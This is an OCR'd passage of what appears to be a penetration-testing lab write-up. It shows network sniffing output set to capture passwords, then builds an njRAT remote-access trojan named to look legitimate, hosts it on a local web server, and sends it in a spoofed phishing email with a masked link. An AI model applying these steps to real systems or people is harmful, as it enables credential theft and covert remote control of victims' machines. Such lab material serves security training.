
```
oid.local
10.10.1.0/24 > 10.10.1.13  » s[04:41:10] [net.sniff.mdns] mdns Android.local : Unknown query for Andr
oid.local
10.10.1.0/24 > 10.10.1.13  » s[04:41:10] [net.sniff.mdns] mdns Android.local : Android.local is 10.10
.1.14, fe80::20df:65d:cf1d:994f
10.10.1.0/24 > 10.10.1.13  » s[04:41:10] [net.sniff.mdns] mdns Android.local : Android.local is 10.10
.1.14, fe80::20df:65d:cf1d:994f
10.10.1.0/24 > 10.10.1.13  » s[04:41:11] [net.sniff.mdns] mdns Android.local : Android.local is 10.10
.1.14, fe80::20df:65d:cf1d:994f
10.10.1.0/24 > 10.10.1.13  » se[04:41:13] [net.sniff.mdns] mdns Android.local : Android.local is 10.1
0.1.14, fe80::20df:65d:cf1d:994f
10.10.1.0/24 > 10.10.1.13  » set [04:41:18] [net.sniff.mdns] mdns Android.local : Android.local is 10
.10.1.14, fe80::20df:65d:cf1d:994f
10.10.1.0/24 > 10.10.1.13  » set [04:41:26] [net.sniff.mdns] mdns Android.local : Android.local is 10
.10.1.14, fe80::20df:65d:cf1d:994f
10.10.1.0/24 > 10.10.1.13  » set net.sniff.regexp'.[04:41:42] [net.sniff.mdns] mdns Android.local : A
ndroid.local is 10.10.1.14, fe80::20df:65d:cf1d:994f
10.10.1.0/24 > 10.10.1.13  » set net.sniff.regexp '.password=.+'
10.10.1.0/24 > 10.10.1.13  » [04:42:10] [net.sniff.mdns] mdns Android.local : Unknown query for adb-u
nidentified._adb._tcp.local
10.10.1.0/24 > 10.10.1.13  » [04:42:10] [net.sniff.mdns] mdns Android.local : Unknown query for Andro
id.local
10.10.1.0/24 > 10.10.1.13  » [04:42:10] [net.sniff.mdns] mdns Android.local : Unknown query for Andro
```

Open windows 11 browse :www.moviescope.com

Login



We successfully got the username and password




● Craft the mail containing the malware and send it to the target with spoofed mail that belongs to the internal mail address.

Malware :

Tool:njrat

We are creating a malware using njrat tool


Once we open njrat its show the promp to set the port, here our port is 5552.




After clicking start we get the dashboard of njrat

We can find a “Builder” option at the down bar of njrat for build a malware


Builder prompt a window in which we can specify host,port,icon,directory ..etc




We save the malware with the organization name so it’s look like legitimate for end user



Victim system




In parrot we are starting apache server in that we can upload our malware on server so the user can browser it



```
┌──(root㉿kali)-[/]
└─# service apache2 start
```

We make a directory in html named share, put the malware in share directory




Now we are going to perform the main stage known as social engineering.

As a professional hacker or pentester you have to be able for making a phising mail which look legitimate that user think this is normal or genuine.so user click link or any attachment with out any hesitation.


1.Open gmail

2.click on compose




3.Once you click it open a window for writind and sending new mail

4.write a mail which is professional or tempted.



5. hide the original url .


You can see in below image our malicious url is http://10.10.1.13/share and we are hiding or masking that url with https://imarticus/portal




The user got the mail it’s like this:

You can see the link in mail which we masked as https://imarticus/portal

Once user click on it, the link redirect to the malicious link



